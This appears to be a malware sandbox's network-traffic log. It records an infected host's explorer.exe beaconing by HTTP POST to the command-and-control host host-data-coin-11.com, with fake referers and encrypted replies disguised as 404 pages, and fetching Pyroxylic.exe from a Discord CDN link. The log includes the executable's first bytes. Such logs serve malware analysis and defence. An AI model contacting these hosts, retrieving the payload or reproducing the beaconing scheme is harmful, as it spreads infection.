72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.3	49853	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:29.034718037 CET	15829	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://wuvrdu.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 299 Host: host-data-coin-11.com
Dec 31, 2021 19:13:29.112118959 CET	15831	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:13:29 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.3	49854	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:29.189043999 CET	15832	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://jlggyrd.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 271 Host: host-data-coin-11.com
Dec 31, 2021 19:13:29.270298958 CET	15833	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:13:29 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.3	49855	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:29.354819059 CET	15834	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://mlffung.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 318 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:29.429088116 CET	15835	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:13:29 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 32 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e 85 4f 13 25 1e e9 e9 df b7 82 16 95 2d ec 0d 0a 30 0d 0a 0d 0a Data Ascii: 22I:82OO%-0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.3	49858	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:29.945832014 CET	15854	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://flpqjwn.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 339 Host: host-data-coin-11.com
Dec 31, 2021 19:13:30.021696091 CET	15855	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:13:29 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 33 37 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e 93 54 06 65 01 f6 a3 9e fc b9 19 eb 59 8c 3a f8 0e 69 c0 31 c3 db 66 f1 64 50 06 b9 bc 8e 16 a3 1b 80 02 0d 0a 30 0d 0a 0d 0a Data Ascii: 37I:82OTeY:i1fdP0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.3	49860	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:30.857661009 CET	16877	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ecisb.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 215 Host: host-data-coin-11.com
Dec 31, 2021 19:13:30.944114923 CET	16878	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:13:30 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 35 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e 94 4e 08 79 06 be aa 85 bc a1 5e b1 44 ca 7a a6 55 0d 0a 30 0d 0a 0d 0a Data Ascii: 25I:82ONy^DzU0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.3	49864	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:32.673908949 CET	17485	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://vdktv.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 234 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:32.751321077 CET	17486	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:13:32 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.3	49865	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:13:32.853833914 CET	17487	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://wgorhofx.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 224 Host: host-data-coin-11.com
Dec 31, 2021 19:13:32.928443909 CET	17488	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:13:32 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49757	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:38.102374077 CET	1019	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://hxdjiru.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 256 Host: host-data-coin-11.com
Dec 31, 2021 19:12:38.206077099 CET	1019	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:38 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 0d 0a 14 00 00 00 7b fa f0 1e b5 69 2b 2c 47 fa 0e a8 c1 82 9f 4f 1a c4 da 16 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 19{i+,GO0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49758	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:38.304112911 CET	1020	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://mmvvc.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 317 Host: host-data-coin-11.com
Dec 31, 2021 19:12:38.407917976 CET	1021	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:38 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49759	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:38.753726006 CET	1022	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://svqrvcsnva.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 337 Host: host-data-coin-11.com
Dec 31, 2021 19:12:38.830111027 CET	1023	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:38 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49760	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:39.174892902 CET	1024	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://bqubwhk.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 148 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:12:39.252798080 CET	1025	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:12:39 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49820	162.159.133.233	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:12:58 UTC	0	OUT	GET /attachments/916319571638620172/925647741571452938/Pyroxylic.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com
2021-12-31 18:12:58 UTC	0	IN	HTTP/1.1 200 OK Date: Fri, 31 Dec 2021 18:12:58 GMT Content-Type: application/x-msdos-program Content-Length: 537600 Connection: close CF-Ray: 6c657aab28b35c14-FRA Accept-Ranges: bytes Age: 195305 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=Pyroxylic.exe ETag: "7fce0e163ea7948c10b044b1ea77dad9" Expires: Sat, 31 Dec 2022 18:12:58 GMT Last-Modified: Wed, 29 Dec 2021 07:13:39 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1640762019336518 x-goog-hash: crc32c=DEsdtA== x-goog-hash: md5=f84OFj6nIIwQsESx6nfa2Q== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 537600 X-GUploader-UploadID: ADPycdtbIqvKEqSmZZlbnzA0UZu5K_9FTOzw6gxvgOcyvaCLoqYGSY3Swu1P_nJEZF0P B77ekA8c1tY_GmZqc8OOUvs X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp
2021-12-31 18:12:58 UTC	1	IN	Data Raw: 52 65 70 6f 72 74 2d 54 6f 3a 20 7b 22 65 6e 64 70 6f 69 6e 74 73 22 3a 5b 7b 22 75 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 61 2e 6e 65 6c 2e 63 6c 6f 75 64 66 6c 61 72 65 2e 63 6f 6d 5c 2f 72 65 70 6f 72 74 5c 2f 76 33 3f 73 3d 37 35 4f 57 36 78 7a 78 55 77 58 66 47 78 69 25 32 42 64 4e 32 50 74 78 68 79 64 74 42 4e 6c 6f 4d 31 52 59 38 75 57 4f 56 52 6f 52 59 31 45 69 4e 6c 36 73 4d 59 44 44 6c 38 37 25 32 42 56 7a 74 30 69 76 73 4e 51 4b 6f 44 36 53 5a 65 4f 50 39 6b 36 38 65 56 31 59 4d 4a 6a 52 6f 41 43 37 73 6d 57 51 45 31 49 48 59 6c 74 35 4d 46 4f 64 49 76 57 68 4a 41 77 38 74 4f 64 6e 74 58 6c 4e 52 56 75 37 43 45 6e 63 42 67 25 33 44 25 33 44 22 7d 5d 2c 22 67 72 6f 75 70 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 Data Ascii: Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=75OW6xzxUwXfGxi%2BdN2PtxhydtBNIoM1RY8uWOVRoRY1EiNl6sMYDDl87%2BVzt0ivsNQKoD6SZeOP9k68eV1YMJjRoAC7smWQE1IHYlt5MFOdIvWhJAw8tOdntXlNRVu7CEncBg%3D%3D"}],"group":"cf-nel","max_age":60
2021-12-31 18:12:58 UTC	1	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 b9 9b b6 87 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 30 00 00 2c 08 00 00 06 00 00 00 00 00 00 0e 4a 08 00 00 20 00 00 00 60 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL0,J `@ @

Timestamp	kBytes transferred	Direction	Data
